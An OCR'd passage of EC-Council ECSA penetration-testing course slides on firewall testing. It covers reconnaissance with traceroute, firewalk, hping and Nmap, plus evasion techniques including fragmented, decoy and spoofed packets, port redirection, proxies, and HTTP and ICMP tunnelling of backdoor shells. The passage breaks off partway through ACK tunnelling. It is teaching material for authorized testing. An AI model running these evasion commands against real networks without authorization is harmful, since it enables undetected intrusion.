2. Execute a vulnerability scanner on the hosts of the firewall system (i.e., firewall host, internal router, external router) from inside
3. Identify the firewall rules by using appropriate firewall tools (like firewalking from both sides)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Find Information about the Firewall

ECSA
EC-Council Certified Security Analyst

- Check for the information about company's firewall in the Engagement Letter/Pen Testing Contract or search over Internet and publicly available sources (Newsgroup and blog postings made by employees, job postings, trade publications, etc.)
- Send an email message to a non-existing user of the target organization and check bounced mail header for company's name server and topographic information

Bounced Mail Header

```
SMTP  <Jhon@abc.com>
Please reply to Postmaster@123.abc.com if you feel this message to be in error.

Received: from 123.abc.com ([128.105.10.15]) by 123.abc.com

Netscape Mail Server v3.02) with ESMTP id BBB160 for <Jhon@abc.com >; Sun, 01
March 2015 13:57:40 -0600 Received: from abc.com (root@earth.abc.com
[128.164.10.16]) by abc.com (8.7.1/8.7.1) with ESMTP id CBB29812 for <
Jhon@abc.com >; Sun, 01 March 2015 13:57:40 -0600 (EST) Received: from
evil.mask.com (lucifer@evil [128.105.10.16]) by abc.com (8.7.1/8.7.1) with SMTP
id CBB29804 for <Jhon@abc.com >; Sun, 01 March 2015 13:57:40 -0600 (EST)
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.

Locate the Firewall by Conducting Traceroute

ECSA

- Run a normal traceroute command to find out the access control device such as a firewall
- "Request timed out" means the packet could not make it there and back. It is due to firewall or other security measures at the target system





Note: By default Windows tracert uses ICMP and both Mac OS X and Linux traceroute use UDP

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detect Open Ports and Services Allowed through on Firewall using Firewalking

ECSA

- Firewalk can be used for discovering open ports behind a firewall and for access control list discovery
- Firewalk determines if a given port is allowed through a firewall
- Once the hop count of the router is known, we can change our TTL value for our IP packet to be 1 more than the hop count of the router and perform a port scan on the firewall
- Helps determine open ports on a firewall (packet filter)
- Traceroute to any machine behind the firewall or the router before the firewall
- Thus, if a "TTL exceeded error" comes back, the port on the firewall is open

```
[willyhacker]#firewalk -n -P135-140 -pTCP 10.10.0.5 10.10.0.20
Firewalking through 10.10.0.5 (towards 10.10.0.20) with a maximum of 25 hops.
Ramping up hopcounts to binding host...
probe: 1 TTL: 1 port 33434: <response from> [10.10.0.4]
probe: 2 TTL: 2 port 33434: <response from> [10.10.0.6]
probe: 3 TTL: 3 port 33434: <response from> [10.10.0.8]
probe: 4 TTL: 4 port 33434: <response from> [10.10.0.10]
probe: 5 TTL: 5 port 33434: Bound scan: 5 hops <Gateway at 5 hops> [10.10.0.10]
port 135: open
port 136: *
port 137: open
port 138: *
port 139: open
port 140: *
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Pass through Firewall using Hping

ECSA

- Hping is tcp ping utility that allows you to pass through firewall even if they are blocked
- With the help of Hping, create custom packets to send towards the firewall. It will elicit unique responses from the firewall
- This can also be used to determine the type of firewall
- Craft a SYN packet using Hping or any other packet crafter and send it to the firewall
- Look for ICMP messages coming back from the firewall
- If you get an ICMP unreachable type 13 message (which is an admin prohibited packet) with a source IP address of the access control device, usually this is a packet filter firewall

Example1:

```
[root@localhost]# hping 10.10.1.7 -c2 -S -p21 -n

# HPING 10.10.1.7 (eth0 10.10.1.1) : S set, 40 data bytes

60 bytes from 10.10.1.1: flags=SA seq=0 ttl=242 id=65121
win=64240

time=144.4 ms
```

Example2:

```
[root@localhost]# hping 10.10.1.10 -c2 -S -p80 -n

#HPING 10.10.1.10 (eth0 10.10.1.1) : S set, 40 data bytes

ICMP Unreachable type 13 from 10.10.1.8
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Enumerate Firewall Access Control List using Nmap

ECSA

- Most firewall implementations have default ports in use for remote management purposes, for example, user authentication, management, VPN connections, etc.
- Nmap can be helpful to find out loopholes in firewall implementation
- With Nmap, you can find state of ports open, filtered, unfiltered and closed on the firewall

Nmap shows three states of ports:

- Open – port is listening
- Filtered – port is blocked by an access control device (router/firewall)
- Unfiltered – traffic is passing from access control devices (firewall/router), but the port is not open


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Enumerate Firewall Access Control List using Nmap (Cont'd)

ECSA

SYN stealth scan for enumeration of Access Control list



SYN stealth scan through Firewall for enumeration of Access Control list




Source ports scan for enumeration of Access Control list

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Enumerate Firewall Access Control List using Nmap (Cont'd)

ECSA

ACK scan for enumeration of Access Control list



FIN scan for enumeration of Access Control list



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Enumerate Firewall Access Control List using Nmap (Cont'd)

ECSA

Null Scan for Enumeration of Access Control list

Win Packet Scan for Enumeration of Access Control list






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Enumerate Firewall Access Control List using Nmap (Cont'd)

ECSA

XMAS Scan for Enumeration of Access Control list

UDP Scan for Enumeration of Access Control list






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Scan the Firewall for Vulnerabilities

ECSA

- Run network vulnerability scanner such as Nessus against your firewall to determine if there are any problems with it
- Nessus includes a whole category of vulnerability checks just for firewalls
- It can check the firewall of a host and applications vulnerabilities




Source: https://www.tenable.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Map Firewall Make and Version with Associated Vulnerabilities

ECSA

- Firewalls have specific vulnerabilities
- If a firewall is not patched up, then it is vulnerable to attacks
- Search the security vulnerabilities associated with specific version, make, model of firewall on the Internet and find out related exploits in Google hacking databases
- Send product-specific exploits against firewall vulnerabilities and test for responses




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by EC-Council
All Rights Reserved.Reproduction is Strictly Prohibited.


Try to Bypass the Firewall using Fragmented Packets

ECSA

- Use nmap –f option to send the fragmented packets; thus, this bypasses the packet inspection of firewalls









Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Try to Bypass the Firewall using Fragmented Packets (Cont'd)

ECSA

- You can also send fragmented packets by setting a specific MTU (Maximum Transmission Unit) in your nmap scan
- Use nmap --mtu [packet size] to create packets with size based on the number that we will give in [packet size]
- MTU number that you specify must be a multiple of 8 (8,16,24,32 etc.)






Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Bypass Firewall by Spoofing Packets

ECSA

- Instruct nmap to spoof packets from other hosts, making it hard for firewall to determine from which system the scan actually started
- Use following nmap commands:
  - **nmap -D RND:10 [target]** (Generates a random number of decoys)
  - **nmap -D decoy1,decoy2,decoy3** etc. (Manually specify the IP addresses of the decoys)





Traffic Originating from Decoys

Note: The decoys, you specified must be online in order this technique to work

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass Firewall by Spoofed Source Port

ECSA

If the firewall is configured to allow all incoming traffic through a specific port number, you can exploit this configuration by sending nmap scan request with specific source port number

- `Nmap --source-port 53 [target]`
- `Nmap -g 53 [target]`

```
root@ # nmap  source port 53

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-23 04:17 EST
Nmap scan report for
Host is up (0.000275 latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:36:30:D7 (VMware)
```

```
root@ # nmap -g 53

Starting Nmap 7.60 ( https://nmap.org ) at 2018-01-23 04:19 EST
Nmap scan report for
Host is up (0.00030s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 00:0C:29:36:30:D7 (VMware)
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Bypass Firewall by MAC Address Spoofing

ECSA

- When the firewall allows all the traffic based on the MAC address, you can exploit this firewall configuration by spoofing mac address
- Use nmap **--spoof-mac** option to spoof mac address of specific vendors or generate random mac address or own MAC address
  - Specify MAC address from a Vendor ---> **--spoof-mac** Dell/Apple/3Com
  - Generate a random MAC address ---> **--spoof-mac** 0
  - Specify your own MAC address ---> **--spoof-mac** 00:01:02:25:56:AE

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass Firewall by IP Address Spoofing

ECSA

- When the firewall allows all the traffic based on the IP address, you can exploit this firewall configuration by spoofing IP address
- Use `nmap -S <spoofed ip> -e [interface]` option to spoof IP address to go undetected

假冒IP

For Example,

```
nmap -e eth0 -S 192.168.1.100
192.168.1.109
```

-e = interface
-S = Specify source (+ address)

- It will use the eth0 interface and spoof a source IP of 192.168.1.100 while scanning 192.168.1.109


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Bypass Firewall by Varying Packet Size

ECSA

- Many firewalls are configured to detect port scan attempt by inspecting size of packets. This is because ports scanners generally are sends packet that have specific size
- To avoid detection of your port scan attempt, use nmap --data-length option to send the packets with different size




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass Firewall by Sending Bad Checksums

ECSA

- Send the packets with bad checksum in an attempt to avoid firewall detection. This will reveal information from systems when it is not properly configured
- If you don't get any information, it indicates that the system is well configured



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Bypass Firewall using Port Redirection

ECSA


1. If you cannot get direct access to a port, then use **port redirection**
2. It is used to **bypass port filtering**
3. Install a **port redirector** and make it listen on a selected port number
4. Packets received on the **listening port number** are forwarded to the desired port on the remote host
5. **Tools:**
   - `fpipe -l 80 -r 139 192.168.10.40`
   - `datapipe 80 139 192.168.10.40`

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass the Firewall using IP Address in Place of URL

ECSA

- Use online services, such as **Host2ip**, that convert host/domain names to an IP address to find the IP address of the blocked website
- In order to bypass the firewall, type the **IP address directly into the browser's address bar** in place of typing the blocked website's domain name
  - For example, to access Facebook, type its **IP address (173.252.120.6)** instead of typing domain name



Note: This method fails if the blocking software tracks the IP address sent to the web server

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Bypass the Firewall using Anonymous Website Surfing Sites

ECSA

- Search over the Internet for anonymous website surfing sites that provide options to encrypt the URLs of the websites
- These websites hide the actual IP address and show another IP address, which could prevent the website from being blocked, thus allowing access to them

Anonymous Website Surfing Sites

1. http://anonymouse.org
2. http://www.anonymizer.com
3. http://www.webproxyserver.net
4. http://kproxy.com
5. http://proxify.com
6. http://www.spysurfing.com
7. http://zendproxy.com
8. http://anype.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass the Firewall using a Proxy Server

ECSA

1. Find an appropriate proxy server
2. On the Tools menu of any Internet browser, go to LAN of Network Connections tab, and then click LAN/Network Settings
3. Under the proxy server settings; select the use a proxy server for LAN
4. In the Address box, type the IP address of the proxy server
5. In the Port box, type the port number that is used by the proxy server for client connections (by default, 8080)
6. Click to select the bypass proxy server for local addresses check box, if you do not want the proxy server computer to be used when connected to a computer on the local network
7. Click OK to close the LAN Settings dialog box
8. Click OK again to close the Internet Options dialog box

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

現今成功机会不高

Try to Bypass the Firewall using Source Routing

ECSA

- Source routing is a technique in which the sender of a packet partially or completely specifies the route the packet takes through the network
- Modify the addressing information in the IP packet header and the source address bits field in order to bypass the firewall




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass Firewall using HTTP Tunneling Method

ECSA

加密

- This method can be implemented if the target company has a public web server with port 80 used for HTTP traffic, that is unfiltered on its firewall
- Many firewalls do not examine the payload of an HTTP packet to confirm that it is legitimate HTTP traffic; thus, it is possible to tunnel traffic inside TCP port 80 because it is already allowed
- Tools such as Super Network Tunnel, HTTPTunnel, HTTPORT, and HTTHOST use this technique of tunneling traffic across TCP port 80
- Upload the server onto the target system and tell it which port is to be redirected through TCP port 80




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Try to Bypass Firewall using ICMP Tunneling Method

ECSA

- It allows tunneling a backdoor shell in the data portion of ICMP Echo packets
- RFC 792, which delineates ICMP operation, does not define what should go in the data portion
- The payload portion is arbitrary and not examined by most firewalls; thus, any data can be inserted into the payload portion of the ICMP packet, including a backdoor application
- Some administrators keep ICMP open on their firewall because it is useful for tools like ping and traceroute
- Assuming that ICMP is allowed through a firewall, use Loki ICMP tunneling to execute commands of choice by tunneling them inside the payload of ICMP echo packets




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Try to Bypass Firewall using ACK Tunneling Method

ECSA

1. It allows tunneling a backdoor application with TCP packets with the ACK bit set
